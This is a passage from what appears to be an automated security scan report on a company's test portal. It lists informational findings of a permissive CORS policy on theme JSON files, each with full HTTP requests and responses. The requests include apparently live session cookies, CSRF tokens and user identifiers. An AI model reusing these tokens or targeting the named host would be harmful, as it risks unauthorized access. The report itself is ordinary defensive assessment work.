The application allowed access from the requested origin <https://mwkgogxfowqc.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://mwkgogxfowqc.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:11:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_m_Bar_AppHeight": "3333px",
  "sap_m_Bar_HeaderHeight": "68px",
  "sap_m_Bar_MinHeightForHeader": "3401px",
  "sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
  "sap_m_BusyDialog_IndicatorMarg
...[SNIP]...
```

10.17. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://ehzdqnvxhwqz.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://ehzddqnvxhwqz.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:12:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2418
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.com:443 https://*.sap.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_suite_ui_commons_StatusIndicator_SmallLabelMargin": "0.375rem",
  "sap_suite_ui_commons_StatusIndicator_MediumLabelMargin": "0.5rem",
  "sap_suite_ui_commons_StatusIndicator_LargeLabelMargin": "0.75rem",
  ...[SNIP]...
```

10.18. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://qbckltmtpepj.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://qbcktlmtpepj.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:12:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2001
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "_sap_suite_ui_microchart_InteractiveBarChart_BarBackground": "#265f96",
  "_sap_suite_ui_microchart_InteractiveBarChart_BarHoverBackground": "rgba(38,95,150,0.2)",
  "_sap_suite_ui_microchart_Intera
...[SNIP]...
```

10.19. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://qeahcictxkft.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://qeahcictxkft.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:11:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2423
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_tnt_NavigationList_ItemHeight": "2.75rem",
  "sap_tnt_NavigationList_NolconsGroupPadding": "1rem",
  "sap_tnt_NavigationList_NolconsNestedItemPadding": "2rem",
  "sap_tnt_ToolHeader_IthOverfl
...[SNIP]...
```

10.20. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://rkqoodpzrmiy.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VVITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://rkqoodpzrmiy.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:13:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 47171
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:31 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sapBrandColor": "#3079BF",
  "sapHighlightColor": "#265f96",
  "sapBaseColor": "#ffff",
  "sapShellColor": "#fff",
  "sapBackgroundColor": "#f9f9fd",
  "sapFontFamily": "\"72full\", Arial, Helvetica, sa
...[SNIP]...
```

10.21. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

Issue detail

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

Response 1

10.22. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://bnlscdxnvqjl.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://bnlscdxnvqjl.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://*.zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
